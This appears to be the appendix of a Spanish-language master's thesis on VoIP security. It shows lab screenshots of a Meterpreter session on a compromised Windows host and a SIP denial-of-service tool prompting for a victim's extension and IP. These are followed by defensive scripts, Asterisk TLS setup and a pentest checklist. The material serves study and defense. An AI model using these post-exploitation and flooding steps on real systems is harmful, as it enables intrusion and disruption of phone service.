
C:\WINDOWS\system32>ipconfig
ipconfig

Configuraci0n IP de Windows

Adaptador Ethernet Conexi0n de 0rea local          :

    Sufijo de conexi0n espec0fica DNS :
    Direcci0n IP. . . . . : 192.168.2.9
    M0scara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada  : 192.168.2.100

C:\WINDOWS\system32>exit
meterpreter > screenshot
Screenshot saved to: /root/dAoYcQLS.jpeg
meterpreter > run multicommand -cl "msg * DEMOSTRACION SIP"
[*] Running Command List ...
[*] running command msg * DEMOSTRACION SIP
[*]
[*] *****
[*] Output of msg * DEMOSTRACION SIP
[*] *****
meterpreter >
```



DENEGACIÓN DE SERVICIOS

```
Applications Places System [?] Fri Nov 2, 19:00
root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
6 DoS

eth2  Link encap:Ethernet  HWaddr 00:0c:29:d3:2a:d1
      inet addr:192.168.2.4  Bcast:192.168.2.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fed3:2ad1/64  Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:101046 errors:0 dropped:0 overruns:0 frame:0
      TX packets:121904 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:17797558 (17.7 MB)  TX bytes:31021688 (31.0 MB)
      Interrupt:19 Base address:0x2000

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128  Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:12364 errors:0 dropped:0 overruns:0 frame:0
      TX packets:12364 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:7227786 (7.2 MB)  TX bytes:7227786 (7.2 MB)

INGRESE SU INTERFAZ ej eth0

eth2
```

```
Applications Places System [?] Fri Nov 2, 19:01
root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
      inet addr:192.168.2.4  Bcast:192.168.2.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fed3:2ad1/64  Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:101046 errors:0 dropped:0 overruns:0 frame:0
      TX packets:121904 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:17797558 (17.7 MB)  TX bytes:31021688 (31.0 MB)
      Interrupt:19 Base address:0x2000

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128  Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:12364 errors:0 dropped:0 overruns:0 frame:0
      TX packets:12364 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:7227786 (7.2 MB)  TX bytes:7227786 (7.2 MB)

INGRESE SU INTERFAZ ej eth0

eth2


INGRESE EL NUMERO DE LA EXTENSION DE LA VICTIMA ej 100

200
INGRESE LA DIRECCION IP DEL SERVIDOR DE VOIP

192.168.2.5
INGRESE LA DIRECCION IP DE LA VICTIMA

192.168.2.12
INGRESE EL NUMERO DE PAQUETES QUE DESEA INYECTAR ej 100000

100000
```



ANEXO IV

APLICACIÓN DE METODOLOGÍA

APLICACIÓN DE METODOLOGÍA

ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO

GERMANIA VELOZ

MAESTRIA EN CONECTIVIDAD DE REDES

DEFENSA

Presione enter para continuar.....

1 ANTI FOOTPRINTING

2 ANTI SPOOFING

3 ANTI EAVESDROPPING

4 SALIR

2 FOOTPRINTING

Desea proteger su servidor contra Footprinting

s:si

n:no

s_

PROTEGIENDO SU SERVIDOR...

SE HA CONFIGURADO LA PROTECCION

-

```
PROTEGIENDO SU SERVIDOR...
SE HA CONFIGURADO LA PROTECCION
Stopping safe_asterisk:      [ OK ]
Shutting down asterisk:     [ OK ]
Starting asterisk:          [ OK ]

STOPPING ASTERISK
Asterisk Stopped

STOPPING FOP SERVER
FOP Server Stopped
_
```

ANTI EAVESDROPPING

```
3 EAVESDROPPING
Presione:
p: Proteger su servidor
d: Desproteger su servidor
_
```

```
PROTEGIENDO SU SERVIDOR...

Stopping safe_asterisk: [ OK ]
Shutting down asterisk: [ OK ]
Starting asterisk: [ OK ]

STOPPING ASTERISK
Asterisk Stopped

STOPPING FOP SERVER
FOP Server Stopped
SETTING FILE PERMISSIONS
Permissions OK

STARTING ASTERISK
Asterisk is already running

STARTING FOP SERVER
DESPROTEGIENDO SU SERVIDOR...

Stopping safe_asterisk: [ FALLÓ ]
Shutting down asterisk: [ FALLÓ ]
Starting asterisk: [ OK ]

STOPPING ASTERISK
Unable to connect to remote asterisk (does /var/run/asterisk/asterisk.ctl exist?
)
Asterisk Stopped

STOPPING FOP SERVER
FOP Server Stopped
SETTING FILE PERMISSIONS
Permissions OK

STARTING ASTERISK
Asterisk is already running

STARTING FOP SERVER
-
```

ANTISPOOF

2 ANTI SPOOFING

```
Kernel IP routing table
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface
192.168.2.0      0.0.0.0         255.255.255.0   U        0      0      0 eth0
169.254.0.0      0.0.0.0         255.255.0.0     U        0      0      0 eth0
0.0.0.0          192.168.2.100  0.0.0.0         UG       0      0      0 eth0

Ingrese su direccion de red Ej: 192.168.1.0/24
```

Las Direcciones IP y MAC de Su red son:

Calculando...

Starting Nmap 4.11 (<http://www.insecure.org/nmap/>) at 2012-11-02 17:08 ECT

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2012-11-02 17:08 ECT
Host 192.168.2.1 appears to be up.
MAC Address: 08:17:5A:AD:4F:1A (Cisco Systems)
Host 192.168.2.2 appears to be up.
MAC Address: 08:26:9E:F7:A5:BC (Unknown)
Host 192.168.2.4 appears to be up.
MAC Address: 08:0C:29:D3:2A:D1 (VMware)
Host 192.168.2.5 appears to be up.
Host 192.168.2.10 appears to be up.
MAC Address: 08:24:14:58:01:70 (Unknown)
Host 192.168.2.12 appears to be up.
MAC Address: 08:0B:82:3E:72:E3 (Grandstream Networks)
Host 192.168.2.100 appears to be up.
MAC Address: 08:00:0C:07:AC:00 (Cisco Systems)
Host 192.168.2.200 appears to be up.
MAC Address: 08:23:AC:A6:47:40 (Unknown)
Nmap finished: 256 IP addresses (8 hosts up) scanned in 41.321 seconds
```

Ingrese la direccion IP del cliente que desea proteger

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2012-11-02 17:08 ECT
Host 192.168.2.1 appears to be up.
MAC Address: 00:17:5A:AD:4F:1A (Cisco Systems)
Host 192.168.2.2 appears to be up.
MAC Address: 00:26:9E:F7:A5:BC (Unknown)
Host 192.168.2.4 appears to be up.
MAC Address: 00:0C:29:D3:2A:D1 (VMware)
Host 192.168.2.5 appears to be up.
Host 192.168.2.10 appears to be up.
MAC Address: 00:24:14:58:01:70 (Unknown)
Host 192.168.2.12 appears to be up.
MAC Address: 00:0B:82:3E:72:E3 (Grandstream Networks)
Host 192.168.2.100 appears to be up.
MAC Address: 00:00:0C:07:AC:00 (Cisco Systems)
Host 192.168.2.200 appears to be up.
MAC Address: 00:23:AC:A6:47:40 (Unknown)
Nmap finished: 256 IP addresses (8 hosts up) scanned in 41.321 seconds
```

Ingrese la direccion IP del cliente que desea proteger

192.168.2.100

Ingrese la direccion MAC del cliente que desea proteger

00:00:0C:08:AC:00_

Protegiendo al cliente 192.168.2.100...

? (192.168.2.9) at <incomplete> on eth0

? (192.168.2.2) at 00:26:9E:F7:A5:BC [ether] on eth0

Protegiendo al cliente 192.168.2.100...

? (192.168.2.9) at <incomplete> on eth0

? (192.168.2.2) at 00:26:9E:F7:A5:BC [ether] on eth0

? (192.168.2.100) at 00:00:0C:08:AC:00 [ether] PERM on eth0

Protegiendo al cliente 192.168.2.100...

? (192.168.2.9) at <incomplete> on eth0


? (192.168.2.2) at 00:26:9E:F7:A5:BC [ether] on eth0

? (192.168.2.100) at 00:00:0C:08:AC:00 [ether] PERM on eth0


? (192.168.2.12) at 00:0B:82:3E:72:E3 [ether] on eth0

desea proteger otro cliente s n

ANTI FOOT



ANTI EAVESDROPPING



SEGURIDAD EN EL TELÉFONO

The screenshot shows the Yealink IP Phone configuration interface in a Mozilla Firefox browser. The page title is "IP Phone" and the URL is "192.168.1.4/cgi-bin/ConfigManApp.com?Id=1". The interface has a green header with the Yealink logo and a navigation menu with tabs: Estado, Cuenta, Redes, Teléfono, Contactos, actualizar, and Seguridad. The "Estado" tab is selected, displaying the following information:

Versión	
Versión Firmware	6.61.0.83
Versión hardware	4.0.1.38

Redes	
Tipo de puerto WAN	AutoConfiguración Via DHCP
Dirección IP WAN	192.168.1.4
Máscara de subred	255.255.255.0
Dirección MAC	00-15-65-34-F5-94
Enlace_Estado	Conectado
Dirección IP LAN	0.0.0.0
Tipo de dispositivo	Puente
Estado del servidor DHCP	Desactivado


Status Registros	
Cuenta1	100@192.168.2.5 : Registrado
Cuenta2	Desconocido
Cuenta3	Desconocido

On the right side, there are two sections:


- Nota:** Esta opción muestra la versión del firmware.
- puerto LAN:** Esta opción muestra el estado de la cuenta y más información.

The screenshot shows the advanced settings page for the Yealink IP Phone. The URL is "192.168.1.4/cgi-bin/ConfigManApp.com?Id=4#". The page contains a list of configuration parameters with their current values and help icons:


Tipo DTMF	RFC2833
Cómo INFO DTMF	Desactivado
Carga DTMF(alcance: 96-255)	101
100 re-transmisión confiable	Desactivado
Habilitar Pre-condición	Desactivado
Registro Suscripción	Desactivado
Suscribir para MWI	Desactivado
MWI Subscription Period(Scope:0~84600) (segundos)	3600
SubscribeMWIToVM	Desactivado
Header Caller ID	FROM
Usar Timer de Sesión	Desactivado
Timer de Sesión(segundos)	1800
Actualizador	Uac
Use usuario=fono	Desactivado
Encriptación de Voz (SRTP)	<input checked="" type="radio"/> Encendido <input type="radio"/> Apagado
ptime(ms)	20
URI BLF List	
Lista de código BLF	
CódigoLetaBLFBargeIn	
Línea Compartida	Desactivado
Pickup Llamada Diálogo-Info	Desactivado
BLA Number	
BLA Subscription Period(Scope:60~7200)	300
SIP Send MAC	Desactivado



A4-6



A4-8



ANEXO V

**CREACIÓN DE UN CERTIFICADO DE
SEGURIDAD**

CREACIÓN DE UN CERTIFICADO DE SEGURIDAD

Para crear un certificado se debe realizar los siguientes pasos:

1. Crear un directorio en el que se colocaran las llaves

```
mkdir /etc/asterisk/keys
```

2. En el directorio de fuentes de Asterisk contrib/scripts se encuentra el script de OpenSSL ast_tls_cert, lo ejecutamos a fin de crear un juego de certificados auto firmados

```
./ast_tls_cert -C (nombre de la empresa) -O "(Dominio de la empresa)" -d /etc/asterisk/keys
```

- a. Aquí se deberá ingresar el password para /etc/asterisk/keys/ca.key
- b. Una vez ingresado el password se creará el archivo /etc/asterisk/keys/ca.crt
- c. Se deberá ingresar el password para la creación de /etc/asterisk/keys/asterisk.key
- d. Mediante el ingreso de este password se creará el archivo /etc/asterisk/keys/asterisk.crt
- e. Finalmente se deberá ingresar el password para /etc/asterisk/keys/asterisk.pem el cual será creado en base a los archivos asterisk.key y asterisk.crt

3. Procedemos a la generación de las llaves para los clientes

```
./ast_tls_cert -m client -c /etc/asterisk/keys/ca.crt -k /etc/asterisk/keys/ca.key -C (cliente1.nombre de la empresa) -O "(Dominio de la empresa)" -d /etc/asterisk/keys -o cliente1
```

En este punto, deberemos ingresar el password de /etc/asterisk/keys/ca.key mediante lo cual se procederá con la creación de los archivos

```
asterisk.crt  
asterisk.csr  
asterisk.key  
asterisk.pem  
cliente1.crt  
cliente1.csr  
cliente1.key  
cliente1.pem  
ca.cfg  
ca.crt  
ca.key  
tmp.cfg
```

Modificamos el archivo sip.conf con las siguientes líneas

```
tlseable=yes  
tlsbindaddr=0.0.0.0  
tlscertfile=/etc/asterisk/keys/asterisk.pem  
tlscacfile=/etc/asterisk/keys/ca.crt  
tlscipher=ALL  
tlsclientmethod=tlsv1
```

En las extensiones de los clientes se deberán agregar las siguientes líneas manualmente, esto a fin de hagan uso de los certificados,

```
[ventas]
type=peer
secret=ventas2012
host=dynamic
context=local
dtmfmode=rfc2833
disallow=all
allow=g722
transport=tls
context=local
```

4. Procedemos a configurar los clientes a través de los certificados cliente1.pem y ca.crt

ANEXO VI

FICHA DE TESTING VOIP

FICHA DE TESTING VOIP
NOMBRE DE LA EMPRESA
TEST DE PENETRACIÓN VOIP

FECHA: _____

1. DATOS GENERALES		
PROCOLO VOIP:	SIP	
PBX:	ELASTIX	
PUERTOS:	5060 5061	
VLAN:	voz: _____	datos: _____
TECNICAS REALIZADAS		
ENUMERACIÓN	SI	NO
Sniffing PBX		
Sniffing UAC		
Sniffing UAS		
Sniffing URL		
IP DETECTADAS IMPORTANTES		
EAVESDROPPING	SI	NO
Captura de paquetes RTP		
Cifrado de los paquetes		
Reproducción de la llamada		
DOS	SI	NO
Manejo de MAC Estáticas		
Servicio denegado		
Consecuencia		
Observaciones:		

Responsable: _____